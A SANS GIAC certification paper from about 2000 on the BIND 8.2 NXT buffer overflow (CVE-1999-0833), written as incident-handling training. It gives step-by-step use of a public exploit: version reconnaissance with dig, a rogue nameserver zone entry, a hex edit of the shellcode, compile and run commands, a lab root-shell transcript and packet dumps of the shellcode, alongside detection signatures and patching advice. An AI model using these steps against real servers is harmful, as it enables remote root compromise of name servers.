



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

**SANS Practical Assignment for Advanced Incident Handling and Hacker Exploits  
Submitted by Christopher Talianek**

**Exploit details:**

Name: Buffer overflow in BIND 8.2 via NXT records  
CVE: 1999-0833  
CERT: CA-99-14  
Operating System: Systems running BIND versions 8.2 through 8.2.1  
Protocols/Services: DNS protocol on TCP/UDP port 53  
Brief Description: Some versions of BIND fail to properly validate NXT records. This improper validation could allow an intruder to overflow a buffer and execute arbitrary code with the privileges of the name server.

**Protocol description:**

The DNS protocol is used to convert hostnames to IP addresses, and vice-versa. Other information such as mail relays for a domain, and administrative contact information is also provided by the service. This service runs on well-known TCP and UDP port 53.

When a program requests the IP address of a hostname, the internet DNS name servers return this information by making requests from several name servers until the required information is returned. The hostname [www.fictitious.company.com](http://www.fictitious.company.com) would be resolved by DNS name server queries to the root name servers, then to the name server that is authoritative for the domain company.com, and finally by the server for subdomain fictitious.company.com. The DNS request starts at the top of this tree structure, querying each successive name server, until it arrives at the name server that is responsible for reporting the particular host's name.

**Variants:**

I did not find any variants of the attack on various security web sites.

**How the exploit works:**

This exploit takes advantage of a buffer overflow vulnerability in the executable program "named" that provides DNS services. The vulnerable versions of the program did not properly validate the size of NXT responses to requests. When the named program receives overly large responses NXT, a portion of its memory space can be overwritten with Unix commands that are then executed.


The NXT response records are responsible for directing queries to the next

domain's DNS server that is closer to the final response. For example, a query for the IP address of hostname [www.fictitious.company.com](http://www.fictitious.company.com) arrives at the name server for company.com. This name server responds with an answer that directs the querying program to the next domain name server, which is in the fictitious.company.com domain.

The exploit process waits for a DNS NXT request on port 53, and then responds with a very carefully constructed response that is too large for the buffer of the requestor. This request fills the buffer completely (including an executable command within), and then continues to overwrite the return pointer in the process's memory space with a new pointer value. This new pointer references a memory location in the buffer that was filled with exploit command, which is in this case /bin/sh. The /bin/sh command is then executed with the privileges of the owner of the exploited "named" process, which is very often the root user.

### Network Diagram:

There are no special network requirements for this exploit to work. All three machines may be on unrelated networks, as long as they are connected to the Internet. They may even be on a common LAN. If the target victim is behind a firewall, the attack may still work. If the firewall product performs a stateful inspection that capable of examining the DNS payload and rejecting it based upon its format, the exploit could possibly be defeated. If the firewall is basically a packet filter, or does not validate the DNS payload, the exploit will still work.



### How to use the exploit:

**Overview:** The exploit involves three hosts: a victim, an attacker, and a

misconfigured name server (an attacker's helper). Presumably in a real-world situation, the misconfigured name server would be a host that had already been root compromised by the attacker or an associate of the attacker.

For the following explanation, let's use hostnames for the three machines. The victim will be "bob.victim.com", the attacker will be "eve.attacker.com", and the helper will be "alice.owned.com".

A bogus subdomain "fakesubdomain.owned.com" is added to the helper's DNS configuration. This entry specifies "eve.attacker.com" as the primary name server for this bogus subdomain.

The attacker "eve.attacker.com" queries the victim "bob.victim.com" for the IP address of a bogus host name "www.fakesubdomain.owned.com". Since the victim is not the authority for the domain, it does not know the answer to the request. It queries the Internet root name servers for the next closest DNS server that is responsible for the domain, and it receives the answer "alice.owned.com." "Bob.victim.com" then queries "alice.owned.com" for the answer, and it receives the name server "eve.attacker.com" as a reply, since the bogus subdomain was added into the DNS configuration for "alice.owned.com". "Bob.victim.com" then queries "eve.attacker.com", which replies with the exploit response. This exploit response crashes the DNS "named" process on "bob.victim.com", and gives "eve.attacker.com" a Unix shell.

**Victim Selection:** Any name server that is running the vulnerable versions of the BIND software is a potential victim. Attackers may port scan hundreds or thousands of IP addresses looking for machines that respond on port 53, the DNS port. The follow up reconnaissance to responding machines would query those machines to determine what version of BIND they are running. An example "dig" command shows how this is done:

```
Dig @192.168.0.128 version.bind chaos txt
```

A vulnerable machine would respond like this:

```
; <<>> DiG 8.2 <<>> @192.168.0.1 version.bind chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0
;; QUERY SECTION:
;;      version.bind, type = TXT, class = CHAOS
```

```

;; ANSWER SECTION:
VERSION.BIND.          0S CHAOS TXT      "8.2.1"
;; Total query time: 0 msec
;; FROM: alice to SERVER: 192.168.0.1
;; WHEN: Mon Aug 14 14:59:16 2000
;; MSG SIZE  sent: 30  rcvd: 60

```

Note the line ---- > VERSION.BIND. OS CHAOS TXT "8.2.1". This indicates the version is 8.2.1, a vulnerable version. This is a candidate victim.

**The attacker's helper:** A third party to the attack is needed as an assistant. This server is needed to misdirect a DNS request from the victim to the attacker. The change to the DNS configuration is quite simple. The configuration file for the address records for "alice.owned.com" might look the following example. The only line that needed to be added is the "fakesubdomain" line.

```

@      IN      SOA      alice.owned.com. root.alice.owned.com. (
                                1          ; Serial
                                28800       ; Refresh
                                14400       ; Retry
                                3600000    ; Expire
                                86400 )    ; Minimum
fakesubdomain      IN      NS      eve.attacker.com.
localhost          IN      A       127.0.0.1
alice              IN      A       192.168.0.128

```

**Attacker setup and execution:** The attacker setup is fairly straightforward. If the attacker machine is running DNS "named", it must be stopped during the attack. This is because the exploit executable will need to be listening on port 53, and "named" would need to be listening on port 53. Only one process can use the port at a time.

The C source code "adm-bind\_exp.c" can be obtained from the web site [www.securityfocus.com](http://www.securityfocus.com). The source code is supplied with a minor bug. Instead of filling the "named" buffer with the command /bin/sh, it uses /adm/sh. This code is entered in HEX in the C source, so it needs to be edited before compiling. Search for the HEX code 0x2f,0x61,0x64,0x6d,0x2f and replace it with 0x2f,0x62,0x69,0x6e,0x2f (this replaces /adm/ with /bin/). Compile this source in a working directory as follows:

```

gcc -o adm-bind_exp adm-bind_exp.c
chmod 700 adm-bind_exp

```

Execute the “adm-bind\_exp” executable. This process will listen on port 53 for incoming connections, and it will reply with the buffer overflow response. It needs one numeric argument passed to it to identify the victim’s O/S. Just run it without the argument to get the list of supported victim O/S’s. You will need to run an exploit that can get the O/S fingerprint if you do not already know the target O/S. I assume that you could try each of the 7 supported options until one succeeds, but I did not have the machine resources available to test various combinations.

Execute the nslookup command. Set the name server to the victim host, such as “victim.bob.com”. Query for the bogus host in the bogus subdomain. For the following example nslookup command, I will use the IP 192.168.0.1 as the address for “bob.victim.com”. I can’t use the hostname, since my DNS is currently turned off during the exploit. Example:

```
# nslookup www.fakesubdomain.owned.com 192.168.0.1
```

The host “bob.victim.com” will now begin querying the various name servers attempting to resolve “[www.fakesubdomain.owned.com](http://www.fakesubdomain.owned.com)”. It will receive its last response from the exploit code. The attacking host will then be presented with a Unix shell.

**Caveats:** Since the buffer overflow crashes the “named” process on the victim, DNS services are no longer available on the victim. If the attacker exits the compromised machine, he cannot get back in with the same attack until the system administrator notices “named” is not running, and then restarts it. A backdoor will need to be installed immediately to allow a return visit.

### **Signature of the attack:**

An intrusion detection system looking for this attack will of course be examining port 53 traffic. The packet payload will contain the string “/bin/sh”, which should not normally appear in DNS payloads.

This exploit also included a lot of NOP commands (hex 0x90), which are often found in buffer overflow types of attacks. The NOP is only one byte long. The overflowed buffer will be padded with NOPs, and the executable code will be near the end. The return address pointer can more easily point into the middle of the NOPs, and then it does not have to be calculated to point to the exact location of the executable exploit instructions. Execution can fall through the NOPs until it reaches the exploit code.

If you do not have an intrusion detection system, watch for messages in your system log (such as /var/adm/messages or /var/log/messages) for “named startup” messages when named should not normally be restarting. If someone is crashing your DNS, they might restart DNS shortly thereafter so that you do not notice DNS is down.

I also noticed that the exploit created a directory called ADMROCKS in the /var/named directory, which is where my DNS configuration files are located.

### **How to protect against it:**

According to the Internet Software Consortium, there is no workaround. You must upgrade the version of BIND “named”. The suggested version is the latest, 8.2.2 patch level 5.

It is a good idea to run “named” as a non-root account. Create a user account and group that is only used for running “named”. Edit the system RC init startup script and add the option “-u username”. This will cause the named process to switch to this user’s privileges at startup time. If someone does crash the “named” process with this exploit or any other exploit that then runs a shell with the process privileges, at least they will not have root authority.

### **Source Code:**

Exploit Source Code can be found at:

[http://www.securityfocus.com/data/vulnerabilities/exploits/adm-bind\\_exp.c](http://www.securityfocus.com/data/vulnerabilities/exploits/adm-bind_exp.c)

I looked at the source code, but I do not understand how it works since I do not know how to program in C.

### **Additional Information:**

Cert advisory:

<http://www.cert.org/advisories/CA-99-14-bind.html>

Security Focus vulnerability description and notes:

<http://www.securityfocus.com/vdb/bottom.html?vid=788>

Please note that this site lists the vulnerability as CVE-1999-0848, but the actual number is CVE-1999-0833.

Common Vulnerabilities and Exposures listing at mitre.org:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0833>

## Demonstration attack:

As a demonstration, I configured three Intel based computers running Redhat Linux 6.2 on a private network. I then downloaded the vulnerable DNS software “BIND” version 6.2.1 from [www.isc.org](http://www.isc.org), and installed it onto two of the machines. The third machine was loaded with the exploit code. I configured the machines with hostnames and IP addresses as follows:

Attacker:	eve.attacker.com	192.168.0.254
Helper:	alice.owned.com	192.168.0.128
Victim:	bob.victim.com	192.168.0.1

Since this was a private network that was not connected to the Internet, I needed to make alice.owned.com also function as an Internet root name server. This allowed bob.victim.com to be directed to the next domain name server alice.owned.com to query for owned.com records.

Since attacks such as these are often launched from compromised machines on the Internet (as opposed the individual’s personal machine!), I did not allow myself the luxury of running X-windows on the attacker machine. This meant that since I only had one screen to with which to work, I needed to run the nslookup in the background while the exploit code and subsequent root shell on the victim in ran in the foreground. I accomplished this with the following shell script. I also turned on debugging in the nslookup to show its operation.

```
# exploit.sh
( sleep 5
  nslookup -debug www.fakesubdomain.owned.com. 192.168.0.1 \
  >nslookup_eve.log 2>&1
) &
./adm-bind_exp 1
```

The contents of the nslookup output file nslookup\_eve.log are as follows:

```
*** bob.victim.com can't find www.fakesubdomain.owned.com.: No response from server
;; res_nmkquery(QUERY, 1.0.168.192.in-addr.arpa, IN, PTR)
-----
Got answer:
HEADER:
  opcode = QUERY, id = 48005, rcode = NOERROR
  header flags: response, auth. answer, want recursion, recursion avail.
  questions = 1, answers = 1, authority records = 1, additional = 1
QUESTIONS:
  1.0.168.192.in-addr.arpa, type = PTR, class = IN
ANSWERS:
-> 1.0.168.192.in-addr.arpa
   name = bob.victim.com
```



```

        ttl = 86400 (1D)
AUTHORITY RECORDS:
-> 0.168.192.in-addr.arpa
    nameserver = bob.victim.com
    ttl = 86400 (1D)
ADDITIONAL RECORDS:
-> bob.victim.com
    internet address = 192.168.0.1
    ttl = 86400 (1D)
-----
Server: bob.victim.com
Address: 192.168.0.1
;; res_nmkquery(QUERY, www.fakesubdomain.owned.com, IN, A)
timeout
timeout

```

My screen output on “eve.attacker.com” follows. Note that I typed in the commands “date”, “hostname”, and “cat /etc/hosts” to show that I was on “bob.victim.com”. Also note the reporting of “uid=0(root)” when I was given a root shell.

```

root@eve# ./exploit.sh
Received request from 192.168.0.1:53 for www.fakesubdomain.owned.com type=1
Entering proxyloop..
Linux bob.victim.com 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
/
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
date
Mon Aug 14 16:13:28 EDT 2000
hostname
bob.victim.com
cat /etc/hosts
127.0.0.1    localhost.localdomain localhost
192.168.0.1  bob.victim.com bob
exit
root@eve#

```

I configured the intrusion detection program “snort” on “bob.victim.com” to capture the network packets as the attack occurred. The UDP and TCP packets were traced to separate output files, which are included below. Note the commands that I typed in are included in the traced packets (date, hostname, cat /etc/hosts, and exit).

**UDP packets:**

```

08/14-16:13:21.049108 192.168.0.254:1025 -> 192.168.0.1:53
UDP TTL:64 TOS:0x0 ID:89
Len: 50
BB 85 01 00 00 01 00 00 00 00 00 00 01 31 01 30
.....1.0

```























```

.....[.....^..
0C 00 00 00 CD 80 89 F3 B8 3D 00 00 00 CD 80 EB
.....=.....
2C E8 A7 FF FF FF 2E 00 41 44 4D 52 4F 43 4B 53
,.....ADMROCKS
00 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F
.../.../.../.../.../
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 00 5E B8 02
.../.../.../.../...^..
00 00 00 CD 80 89 C0 85 C0 0F 85 8E 00 00 00 89
.....
F3 8D 4E 0C 8D 56 18 B8 0B 00 00 00 CD 80 B8 01
..N..V.....
00 00 00 CD 80 E8 75 00 00 00 10 00 00 00 00 00
.....u.....
00 00 74 68 69 73 69 73 73 6F 6D 65 74 65 6D 70
..thisissometemp
73 70 61 63 65 66 6F 72 74 68 65 73 6F 63 6B 69
spaceforthesocki
6E 61 64 64 72 69 6E 79 65 61 68 79 65 61 68 69
naddrinyeahyehi
6B 6E 6F 77 74 68 69 73 69 73 6C 61 6D 65 62 75
knowthisislamebu
74 61 6E 79 77 61 79 77 68 6F 63 61 72 65 73 68
tanywaywhocaresh
6F 72 69 7A 6F 6E 67 6F 74 69 74 77 6F 72 6B 69
orizongotitworki
6E 67 73 6F 61 6C 6C 69 73 63 6F 6F 6C EB 86 5E
ngsoalliscool..^
56 8D 46 08 50 8B 46 04 50 FF 46 04 89 E1 BB 07
V.F.P.F.P.F.....
00 00 00 B8 66 00 00 00 CD 80 83 C4 0C 89 C0 85
....f.....
C0 75 DA 66 83 7E 08 02 75 D3 8B 56 04 4A 52 89
.u.f.~...u..V.JR.
D3 B9 00 00 00 00 B8 3F 00 00 00 CD 80 5A 52 89
.....?.....ZR.
D3 B9 01 00 00 00 B8 3F 00 00 00 CD 80 5A 52 89
.....?.....ZR.
D3 B9 02 00 00 00 B8 3F 00 00 00 CD 80 EB 12 5E
.....?.....^
46 46 46 46 46 C7 46 10 00 00 00 00 E9 FE FE FF
FFFFFF.F.....
FF E8 E9 FF FF FF E8 4F FE FF FF 2F 62 69 6E 2F
.....O.../bin/
73 68 00 2D 63 00 FF FF FF FF FF FF FF FF FF sh.-
c.....
FF FF FF 00 00 00 00 70 6C 61 67 75 65 7A 5B 41
.....plaguez[A
44 4D 5D 31 30 2F 39 39 2D 65 78 69 74 00 90 90 DM]10/99-
exit...
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

```



















63 61 74 20 2F 65 74 63 2F 68 6F 73 74 73 0A cat  
/etc/hosts.

=====  
+=+  
08/14-16:13:37.581140 192.168.0.1:53 -> 192.168.0.254:1025  
TCP TTL:64 TOS:0x0 ID:690 DF  
\*\*\*\*\*PA\* Seq: 0x58A2A0C9 Ack: 0x594367A2 Win: 0x7C70  
TCP Options => NOP NOP TS: 1514526 69547  
31 32 37 2E 30 2E 30 2E 31 09 6C 6F 63 61 6C 68  
127.0.0.1.localh  
6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 09  
ost.localdomain.  
6C 6F 63 61 6C 68 6F 73 74 0A 31 39 32 2E 31 36  
localhost.192.16  
38 2E 30 2E 31 09 62 6F 62 2E 76 69 63 74 69 6D  
8.0.1.bob.victim  
2E 63 6F 6D 09 62 6F 62 0A .com.bob.

=====  
+=+  
08/14-16:13:37.595308 192.168.0.254:1025 -> 192.168.0.1:53  
TCP TTL:64 TOS:0x0 ID:109 DF  
\*\*\*\*\*A\* Seq: 0x594367A2 Ack: 0x58A2A112 Win: 0x7D78  
TCP Options => NOP NOP TS: 69549 1514526

=====  
+=+  
08/14-16:13:41.505786 192.168.0.254:1025 -> 192.168.0.1:53  
TCP TTL:64 TOS:0x0 ID:110 DF  
\*\*\*\*\*PA\* Seq: 0x594367A2 Ack: 0x58A2A112 Win: 0x7D78  
TCP Options => NOP NOP TS: 69940 1514526  
65 78 69 74 0A exit.

=====  
+=+  
08/14-16:13:41.506508 192.168.0.1:53 -> 192.168.0.254:1025  
TCP TTL:64 TOS:0x0 ID:691 DF  
\*\*\*F\*\*A\* Seq: 0x58A2A112 Ack: 0x594367A7 Win: 0x7C70  
TCP Options => NOP NOP TS: 1514918 69940

=====  
+=+  
08/14-16:13:41.506572 192.168.0.254:1025 -> 192.168.0.1:53  
TCP TTL:64 TOS:0x0 ID:111 DF  
\*\*\*\*\*A\* Seq: 0x594367A7 Ack: 0x58A2A113 Win: 0x7D78  
TCP Options => NOP NOP TS: 69940 1514918

=====  
+=+  
08/14-16:13:41.506747 192.168.0.254:1025 -> 192.168.0.1:53  
TCP TTL:64 TOS:0x0 ID:112 DF  
\*\*\*F\*\*A\* Seq: 0x594367A7 Ack: 0x58A2A113 Win: 0x7D78  
TCP Options => NOP NOP TS: 69940 1514918

=====  
+=+  
08/14-16:13:41.506776 192.168.0.1:53 -> 192.168.0.254:1025



# Upcoming Training

Click Here to  
**{Get CERTIFIED!}**



Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event